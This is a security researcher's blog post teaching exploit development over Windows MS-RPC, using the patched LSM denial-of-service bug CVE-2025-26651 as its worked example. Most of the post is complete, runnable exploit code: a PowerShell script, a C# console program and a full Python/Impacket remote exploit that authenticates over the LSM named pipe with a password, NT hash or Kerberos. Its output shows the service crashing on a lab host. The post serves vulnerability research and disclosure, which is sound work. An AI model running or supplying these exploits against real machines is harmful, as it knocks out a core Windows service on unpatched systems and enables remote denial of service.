

Exploit development for vulnerabilities in Windows over MS-RPC

 incendium.rocks/posts/Exploit-Development-For-MSRPC

Remco van der Meer

July 31, 2025

```
1  using System;
2  using rpc_88143fd0_c28d_4b2b_8fef_8d882f6a9390_1_0;
3
4  class Program
5  {
6      static void Main()
7      {
8          try
9          {
10             using (Client client = new Client())
11             {
12                 client.Connect("LSMApi");
13                 int[] someIntArray;
14                 int someInt = 0;
15                 try
16                 {
17                     client.RpcGetSessionIds(0,0, out someIntArray, out someInt);
18                 }
19                 catch { }
20             }
21         }
22         catch (Exception ex)
23         {
24             Console.WriteLine($"Error: {ex.Message}");
25         }
26         finally
27         {
28             Console.WriteLine("Execution finished.");
29         }
30     }
31 }
```

Showcasing some different ways to craft exploits for vulnerabilities over MS-RPC

Introduction

During [my research into MS-RPC](#) I found multiple vulnerabilities that I reported to Microsoft with a working Proof of Concept (PoC). I remember that I had to do some research online on how to make exploits for vulnerabilities over MS-RPC. With this blog, I hope to fill the gap on the lacking information available online on how to make these yourself.

This post will cover three ways on how to make a working exploit for the same vulnerability. We will go over PowerShell, .NET (executable) and Python for remote exploits.

The vulnerability

Since we need a vulnerability that is exploitable both locally and remotely, I thought that [CVE-2025-26651](#) would be a good candidate. The vulnerability has Denial of Service as

impact, since it crashed the LSM (Local Session Manager) service from a low user's context. It was patched in April by Microsoft.

The vulnerability was basically calling a procedure that should not have been implemented within the RPC server. The RPC server should've returned 0x80004001 which is the Windows message for Not implemented. However, the RPC runtime still allowed to call the procedure. Read more about the vulnerability [here](#) if you are interested.

The RPC interface for LSM that included the vulnerable procedure is 88143fd0-c28d-4b2b-8fef-8d882f6a9390. The procedure is RpcGetSessionIds. Which has the following definition:

```
RpcGetSessionIds(NtCoreLib.Ndr.Marshal.NdrEnum16 p0, int  
p1)
```

PowerShell

PowerShell is in my opinion the easiest and most accessible way to interact with RPC locally. We only need the [NtObjectManager](#) PowerShell module to do so. Typically, you wouldn't use PowerShell for real life exploitation because you will need the whole module it's source and import the module or have it installed with Install-Module, which isn't ideal. However, it is an easy way to showcase the vulnerability and to test your idea for the exploit.

First of all, we install the module:

```
Install-Module  
NtObjectManager
```

With the module installed, we first need to get the RPC server's interfaces using Get-RpcServer while parsing the dbghelp.dll. We parse dbghelp.dll so that we also get the symbols for the RPC server. Otherwise, the vulnerable procedure RpcGetSessionIds would be named something like Proc15.

```
$vulnrpcserver = "$env:systemdrive\windows\system32\lsm.dll" | Get-RpcServer -DbgHelpPath  
".\dbghelp.dll"
```

However, if we check \$vulnrpcserver now, it has 9 RPC interfaces

```
$rpcinterface
```

Name	UUID	Ver	Procs	EPs	Service
Running					
----	----	---	-----	---	-----
lsm.dll	11f25515-c879-400a-989e-b074d5f092fe	1.0	11	0	LSM
False					
lsm.dll	1e665584-40fe-4450-8f6e-802362399694	1.0	4	0	LSM
False					
lsm.dll	88143fd0-c28d-4b2b-8fef-8d882f6a9390	1.0	12	0	LSM
False					
lsm.dll	11899a43-2b68-4a76-92e3-a3d6ad8c26ce	1.0	4	0	LSM
False					
lsm.dll	53825514-1183-4934-a0f4-cfdc51c3389b	1.0	5	0	LSM
False					
lsm.dll	e3907f22-c899-44e7-9d11-9d8b3d924832	1.0	7	0	LSM
False					
lsm.dll	c2d15ccf-a416-46dc-ba58-4624ac7a9123	1.0	3	0	LSM
False					
lsm.dll	484809d6-4239-471b-b5bc-61df8c23ac48	1.0	21	0	LSM
False					
lsm.dll	c938b419-5092-4385-8360-7cdc9625976a	1.0	2	0	LSM
False					

The vulnerable procedure `RpcGetSessionIds` is included on within the `88143fd0-c28d-4b2b-8fef-8d882f6a9390` interface. We can also directly get that interface instead.

```
$vulnrpcinterface= "$env:systemdrive\windows\system32\lsm.dll" | Get-RpcServer -DbgHelpPath  
".\dbghelp.dll" |? {$_.InterfaceId -eq '88143fd0-c28d-4b2b-8fef-8d882f6a9390'}
```

Now we are left over with only one interface, the one we need:

```
$vulnrpcinterface
```

Name	UUID	Ver	Procs	EPs	Service
Running					
----	----	---	-----	---	-----
lsm.dll	88143fd0-c28d-4b2b-8fef-8d882f6a9390	1.0	12	0	LSM
True					

In order to actually invoke the vulnerable procedure, we will need an RPC client that is connected to an RPC endpoint. To see what endpoints are available to connect our RPC client to, we can use:

```
$vulnrpcinterface.Endpo  
ints
```

However, it seems the `Get-RpcServer` function was not able to determine any endpoints. Another option is to use `Get-RpcEndpoint` together with the `-FindAlpcPort` switch. This will brute force the local endpoint mapper for ALPC (Advanced Local Procedure Call) endpoints.

```
Get-RpcEndpoint -InterfaceId 88143fd0-c28d-4b2b-8fef-8d882f6a9390 -InterfaceVersion 1.0 -FindAlpcPort
```

UUID	Version	Protocol	Endpoint
Annotation			
88143fd0-c28d-4b2b-8fef-8d882f6a9390	1.0	ncalrpc	LSMApi
88143fd0-c28d-4b2b-8fef-8d882f6a9390	1.0	ncalrpc	LRPC-34828d104667efa88f
88143fd0-c28d-4b2b-8fef-8d882f6a9390	1.0	ncalrpc	0LEF301E99E9C25C368F9F1CF081E88

We can choose all three, but in general, we would like an endpoint that is still available after a reboot of the system and that works on other systems. For these reasons, we go with the `LSMApi` endpoint. To create an RPC client and connect it to the `LSMApi` endpoint, we can use `Get-RpcClient` and `Connect-RpcClient`. To tell the client to connect to a specific endpoint, we use the `-StringBinding` parameter, which takes a combination of the protocol sequence, in this case `ncalrpc` with the endpoint.

```
$client = $vulnrpcinterface | Get-RpcClient
connect-RpcClient $client -StringBinding "ncalrpc:[LSMApi]"
```

```
$client
```

```
New          : _Constructors
NewArray      : _Array_Constructors
Connected     : True
Endpoint      : \RPC Control\LSMApi
ProtocolSequence : ncalrpc
ObjectUuid    :
InterfaceId    : 88143fd0-c28d-4b2b-8fef-8d882f6a9390:1.0
Transport     :
NtCoreLib.Win32.Rpc.Transport.RpcAlpcClientTransport
DefaultTraceFlags : None
```

Now that we have a connected client, we can invoke the procedures (if we are allowed to do so).

```
$client.RpcGetSessionIds(0,0)
MethodInvocationException: Exception calling "RpcGetSessionIds" with "2" argument(s): "
(0xC0000701) - The ALPC message requested is no longer available."
```

The vulnerable procedure is invoked and the LSM service is crashed! To sum everything up, the following PowerShell script can be used as the exploit:

```
# Get vulnerable RPC interface object
$vulnrpcinterface= "$env:systemdrive\windows\system32\lsm.dll" | Get-RpcServer -DbgHelpPath
".\dbghelp.dll" |? {$_.InterfaceId -eq '88143fd0-c28d-4b2b-8fef-8d882f6a9390'}

# Get a RPC client
$client = $vulnrpcinterface | Get-RpcClient
connect-RpcClient $client -StringBinding "ncalrpc:[LSMApi]"

# Invoke procedure
$client.RpcGetSessionIds(0,0)
```

This script assumes that the NtObjectManager module is installed, but you could also download the [source](#) and use Import-Module .\NtObjectManager\NtObjectManager.psm1.

Executable

To write exploits and compile them to an executable or DLL, I typically go with Visual Studio. There are multiple ways to make an executable exploit for MS-RPC. For this blog, I chose to go with the NtObjectManager library. One downside to this is that the library is quite big, and for that, our exploit will become quite big too. However, it is an easy way to make a working exploit.

The first thing we will need is the RPC client source. In this case, the source is written in the C# Language. It would be quite painful to write this ourselves, so luckily there is a way to automate this.

We will once again need the [NtObjectManager](#) PowerShell module. This time we only create the RPC interface object and pipe it to Format-RpcClient.

```
$vulnrpcinterface= "$env:systemdrive\windows\system32\lsm.dll" | Get-RpcServer -DbgHelpPath
".\dbghelp.dll" |? {$_.InterfaceId -eq '88143fd0-c28d-4b2b-8fef-8d882f6a9390'}

$vulnrpcinterface | Format-RpcClient
```

This will output the following C# code:

```
//-----
// <auto-generated>
//     This code was generated by a tool.
//
//     Changes to this file may cause incorrect behavior and will be lost if
//     the code is regenerated.
// </auto-generated>
//-----

// Source Executable: c:\windows\system32\lsm.dll
// Interface ID: 88143fd0-c28d-4b2b-8fef-8d882f6a9390
// Interface Version: 1.0
// Client Generated: 31-7-2025 10:14:19
// NtCoreLib Version: 9.0.6+3875b54e7b10b10606b105340199946d0b877754


namespace rpc_88143fd0_c28d_4b2b_8fef_8d882f6a9390_1_0
{
    #region Marshal Helpers
    internal sealed class _Marshal_Helper :
NtCoreLib.Ndr.Marshal.NdrMarshalBufferDelegator
    {
        public _Marshal_Helper() :
            this(new NtCoreLib.Ndr.Marshal.NdrMarshalBuffer())
        {
        }
        public _Marshal_Helper(NtCoreLib.Ndr.Marshal.INdrMarshalBuffer m) :
            base(m)
        {
        }
    }
    ....
<snipped>

```

We can choose to copy and paste this in Visual Studio. But we can also export it as a .cs file:

```
$vulnrpcinterface | Format-Rpcclient -  
OutputPath ./
```

The file is now called 88143fd0-c28d-4b2b-8fef-8d882f6a9390_1.0.cs. Next, we go to Visual Studio and create a new project. We choose to create a new Console App (.NET Framework). This starts off with a file Program.cs where we will write our exploit. But first, drag the 88143fd0-c28d-4b2b-8fef-8d882f6a9390_1.0.cs file to the solution explorer. If everything went well, you have something like this:



Solution explorer for the exploit in Visual Studio

Before we go to the Program.cs, we need to add the NtObjectManager.dll as a reference to our project. Otherwise the code in 88143fd0-c28d-4b2b-8fef-8d882f6a9390_1.0.cs doesn't make any sense. Right click on references, click on "add reference" and browse to the location of NtObjectManager.dll, which is typically located at C:\Program Files\WindowsPowerShell\Modules\NtObjectManager\2.0.1 if you have the module installed.

On to our exploit! First we import the necessary libraries, if VS did not do so already.

```
using System;  
using  
rpc_88143fd0_c28d_4b2b_8fef_8d882f6a9390_1_0;
```

The NtObjectManager PowerShell module handles the output parameters for RPC procedures automatically, and we only need to specify the input parameters. But in this case, we will actually need to create a buffer for the output parameters as well. To know which input and output parameters the procedure takes, just look into the generated RPC client file 88143fd0-c28d-4b2b-8fef-8d882f6a9390_1.0.cs and search for the procedure:

```
RpcGetSessionIds(NtCoreLib.Ndr.Marshal.NdrEnum16 p0, int p1, out int[] p2, out int  
p3)
```

In this case, it takes an array of integers as p2 and an integer for p3.

We write a simple class and name it Program. This class only has the main function which doesn't return anything, so it is `Void`. It also doesn't take any arguments. It will only create a new RPC client object, connect it to the `LSMApi` endpoint and invoke the procedure:

```

using System;
using rpc_88143fd0_c28d_4b2b_8fef_8d882f6a9390_1_0;

class Program
{
    static void Main()
    {
        try
        {
            using (Client client = new Client())
            {
                client.Connect("LSMApi");
                int[] someIntArray;
                int someInt = 0;
                try
                {
                    client.RpcGetSessionIds(0,0, out someIntArray, out
someInt);
                }
                catch { }
            }
        }
        catch (Exception ex)
        {
            Console.WriteLine($"Error: {ex.Message}");
        }
        finally
        {
            Console.WriteLine("Execution finished.");
        }
    }
}

```

We also include some error handling, but you can choose to leave it away. Our exploit is done and we can build it. Click on Build -> Build Solution.


```
1>----- Build started: Project: PoC, Configuration: Release Any CPU -----
1> PoC -> C:\Users\user\Documents\PoC\PoC\bin\Release\PoC.exe
===== Build: 1 succeeded, 0 failed, 0 up-to-date, 0 skipped =====
===== Build completed at 10:40 and took 01,161 seconds =====
```

We did not choose to compile the `NtObjectManager.dll` library with our executable. So in order to run the `Poc.exe`, we will also need to copy the `NtObjectManager.dll` in the same location. But that is something to consider.

Python

The last part of this blog will focus on building an exploit with Python. When the RPC interface is also exposed over a [named pipe](#) endpoint, we can connect to it over SMB port 135/445 (remotely). If this is possible, then the probability of the vulnerability getting exploited is way higher, because it doesn't require local access.

To know if we can also connect to the LSM RPC interface `88143fd0-c28d-4b2b-8fef-8d882f6a9390` using a named pipe, we can not depend on `NtObjectManager`. Instead, I typically use [RpcView](#) to get all available endpoints.



Available RPC endpoints for the LSM RPC server

The named pipe for LSM is `\pipe\LSM_API_service`. Now that we know there is an available named pipe, we can continue with the Python exploit. We will use the [Impacket](#) library, specifically the [DCERPC version 5](#) part. Other than that, we import `sys` and `argparse` to parse the username and password to `impacket` with the script.

```

import sys
import argparse

from impacket import system_errors
from impacket.dcerpc.v5 import transport
from impacket.dcerpc.v5.ndr import NDRCALL, NDRSTRUCT
from impacket.dcerpc.v5.dtypes import UUID, ULONG, WSTR, DWORD, NULL, BOOL, UCHAR, PCHAR,
RPC_SID, LPWSTR
from impacket.dcerpc.v5.rpcrt import DCERPCException, RPC_C_AUTHN_WINNT,
RPC_C_AUTHN_LEVEL_PKT_PRIVACY
from impacket.uuid import uuidtup_to_bin

```

Next, we will make a class that handles RPC exceptions. This is a very general class that is obtained in most of the Python scripts that make use of impacket RPC. This will format any RPC errors into clear error messages for debugging.

```

class DCERPCSessionError(DCERPCException):
    def __init__(self, error_string=None, error_code=None, packet=None):
        DCERPCException.__init__(self, error_string, error_code, packet)

    def __str__( self ):
        key = self.error_code
        if key in system_errors.ERROR_MESSAGES:
            error_msg_short = system_errors.ERROR_MESSAGES[key][0]
            error_msg_verbose = system_errors.ERROR_MESSAGES[key][1]
            return 'SessionError: code: 0x%x - %s - %s' % (self.error_code,
error_msg_short, error_msg_verbose)
        else:
            return 'SessionError: unknown error code: 0x%x' % self.error_code

```

Next, we will need the opnum (operation number) for the vulnerable procedure RpcGetSessionIds. If you are lucky, this is documented by Microsoft, [which it is](#) in this case. The opnum is 8. This is the number for the specific procedure. But if you are not so lucky, you can use Format-RpcClient from the NtObjectManager PowerShell module as explained in the [PowerShell chapter of this blog post](#). This will give you the C# source code of the client, including the procedures:

```

public int RpcGetSessionIds(NtCoreLib.Ndr.Marshal.NdrEnum16 p0, int p1, out int[] p2, out
int p3)
{
    _Marshal_Helper __m = new _Marshal_Helper(CreateMarshalBuffer());
    __m.WriteEnum16(p0);
    __m.WriteInt32(p1);
    _Unmarshal_Helper __u = SendReceive(8, __m);
    try
    {
        p2 = __u.ReadReferent<int[]>(new System.Func<int[]>(__u.Read_16), false);
        p3 = __u.ReadInt32();
        return __u.ReadInt32();
    }
    finally
    {
        __u.Dispose();
    }
}

```

The `_Unmarshal_Helper __u = SendReceive(8, __m);` line (6) here includes the opnum (8). Back to the Python exploit, we create a section for the RPC call and provide its structure. We will create a structure for the RPC session input and the response. We will also create a structure for the call itself, both input and output that use the RPC session classes.

```
#####
####
# RPC CALLS
#####
####
class RPCSESSIONINPUT(NDRSTRUCT):
    structure = (
        ('p0', DWORD),
        ('p1', DWORD),
    )
class RPCSESSIONRESPONSE(NDRSTRUCT):
    structure = (
        ('p2', ULONG),
        ('p3', ULONG),
    )
class RpcGetSessionIds(NDRCALL):
    opnum = 8
    structure = (
        ('input',RPCSESSIONINPUT),
    )
class RpcGetSessionIdsResponse(NDRCALL):
    structure = (
        ('response', RPCSESSIONRESPONSE),
    )
```

Next, we reference the opnum and their corresponding structures:

```
#####
####
# OPNUMs and their corresponding structures
#####
####
OPNUMS = {
    8 : (RpcGetSessionIds, RpcGetSessionIdsResponse),
}
```

The final class of the exploit includes two functions. The connect function defines the RPC interface, the RPC endpoint and uses Impacket authentication to connect to the RPC interface over the named pipe. We support both NTLM and Kerberos authentication.

The RpcGetSessionIds function uses the specified class that describes the data structure of the RPC call and actually invokes it with the specified parameters.

```

class CrashLSM():
    def connect(self, username, password, domain, lmhash, nthash, target, doKerberos,
dcHost, targetIp):
        binding_params = {
            'LSM_API_SERVICE': {
                'stringBinding': r'ncacn_np:%s[\pipe\LSM_API_SERVICE]' % target,
                'MSRPC_UUID_LSM': ('88143fd0-c28d-4b2b-8fef-8d882f6a9390', '1.0')
            },
        }
        rpctransport = transport.DCERPCTransportFactory(binding_params["LSM_API_SERVICE"]
['stringBinding'])
        if hasattr(rpctransport, 'set_credentials'):
            rpctransport.set_credentials(username=username, password=password,
domain=domain, lmhash=lmhash, nthash=nthash)

        if doKerberos:
            rpctransport.set_kerberos(doKerberos, kdcHost=dcHost)
        if targetIp:
            rpctransport.setRemoteHost(targetIp)

        dce = rpctransport.get_dce_rpc()
        dce.set_auth_type(RPC_C_AUTHN_WINNT)
        dce.set_auth_level(RPC_C_AUTHN_LEVEL_PKT_PRIVACY)
        print("[+] Connecting to %s" % binding_params["LSM_API_SERVICE"]['stringBinding'])
        try:
            dce.connect()
        except Exception as e:
            print("Something went wrong, check error status => %s" % str(e))
            #sys.exit()
            return
        print("[+] Connected!")
        print("[+] Binding to %s" % binding_params["LSM_API_SERVICE"]['MSRPC_UUID_LSM'][0])
        try:
            dce.bind(uuidup_to_bin(binding_params["LSM_API_SERVICE"]['MSRPC_UUID_LSM']))
        except Exception as e:
            print("Something went wrong, check error status => %s" % str(e))
            #sys.exit()
            return
        print("[+] Successfully bound!")
        return dce

    def RpcGetSessionIds(self, dce):
        print("[+] Sending RpcGetSessionIds!")
        try:
            request = RpcGetSessionIds()
            request['input']['p0'] = 0
            request['input']['p1'] = 0
            request.dump()
            resp = dce.request(request)

        except Exception as e:
            print(e)

```

The final function (main) of this exploit uses the `argparse` library to parse the user specified arguments to `impacket` and initialize the exploit.

```

def main():
    parser = argparse.ArgumentParser(add_help = True, description = "Crash LSM PoC")
    parser.add_argument('-u', '--username', action="store", default='', help='valid
username')
    parser.add_argument('-p', '--password', action="store", default='', help='valid
password (if omitted, it will be asked unless -no-pass)')
    parser.add_argument('-d', '--domain', action="store", default='', help='valid domain
name')
    parser.add_argument('-hashes', action="store", metavar="[LMHASH]:NTHASH", help='NT/LM
hashes (LM hash can be empty)')

    parser.add_argument('-no-pass', action="store_true", help='don\'t ask for password
(useful for -k)')
    parser.add_argument('-k', action="store_true", help='Use Kerberos authentication. Grabs
credentials from ccache file '
                        '(KRB5CCNAME) based on target parameters. If valid credentials '
                        'cannot be found, it will use the ones specified in the command '
                        'line')
    parser.add_argument('-dc-ip', action="store", metavar="ip address", help='IP Address of
the domain controller. If omitted it will use the domain part (FQDN) specified in the
target parameter')
    parser.add_argument('-target-ip', action='store', metavar="ip address",
                        help='IP Address of the target machine. If omitted it will use
whatever was specified as target. '
                        'This is useful when target is the NetBIOS name or Kerberos name
and you cannot resolve it')

    parser.add_argument('target', help='ip address or hostname of target')
    options = parser.parse_args()

    if options.hashes is not None:
        lmhash, nthash = options.hashes.split(':')
    else:
        lmhash = ''
        nthash = ''

    if options.password == '' and options.username != '' and options.hashes is None and
options.no_pass is not True:
        from getpass import getpass
        options.password = getpass("Password:")

    plop = CrashLSM()

    dce = plop.connect(username=options.username, password=options.password,
domain=options.domain, lmhash=lmhash, nthash=nthash, target=options.target,
doKerberos=options.k, dcHost=options.dc_ip, targetIp=options.target_ip)
    if dce is not None:
        plop.RpcGetSessionIds(dce)
        dce.disconnect()
    sys.exit()

```

And the final two lines will execute the main function if the script is executed:

```
if __name__ ==  
'__main__':  
    main()
```

Now, we can use NTLM authentication to perform the exploit:

```
(kali㉿kali)-[~/exploit]  
$ python3 exploit.py -u testuser -p Password123 -d testcorp.local 172.22.5.26  
[-] Connecting to ncacn_np:172.22.5.26[\pipe\LSM_API_SERVICE]  
[+] Connected!  
[+] Binding to 88143fd0-c28d-4b2b-8fef-8d882f6a9390  
[+] Successfully bound!  
[-] Sending RpcGetSessionIds!  
RpcGetSessionIds  
input:  
  p0: 0  
  p1: 0  
SMB SessionError: code: 0xc000014b - STATUS_PIPE_BROKEN - The pipe operation has failed because the other end of the pipe has been closed.
```

Remote exploit succeeds and crashes LSM

Conclusion

I hope this blog provides some good insight on how to write exploits for vulnerabilities in Windows over MS-RPC. I went over both local exploits (using PowerShell and .NET) as well as remote (Python). Furthermore, I would recommend to first implement the code into a PowerShell script to see what is needed for the exploit. Then move on to .NET or Python for a real-life scenario exploit.

Sources

Tools & Repositories

- **NtObjectManager (Google Project Zero)**

A suite of tools for inspecting Windows kernel objects and RPC interfaces.

[GitHub Repo](#)

- **NtObjectManager PowerShell Module**

PowerShell module for interacting with Windows kernel objects, useful for security research.

[PowerShell Gallery](#)

Technical Blogs & Writeups

- **Automating MS-RPC Vulnerability Research** (Incendium)
Deep-dive into automating discovery and analysis of RPC vulnerabilities in Windows.
[Read the blog](#)
- **CVE-2025-26651: Pressing the LSM Kill Switch** (Warpnet)
A technical analysis and exploit explanation for CVE-2025-26651.
[Read the blog](#)

Official Documentation & Advisories

- **Microsoft Security Advisory: CVE-2025-26651**
Official Microsoft advisory and mitigation guidance for the LSM vulnerability.
[View Advisory](#)
- **[MS-TSTS]: Terminal Services Terminal Server Protocol Specification**
Microsoft's formal specification of the protocol used for terminal services.
[Read the spec](#)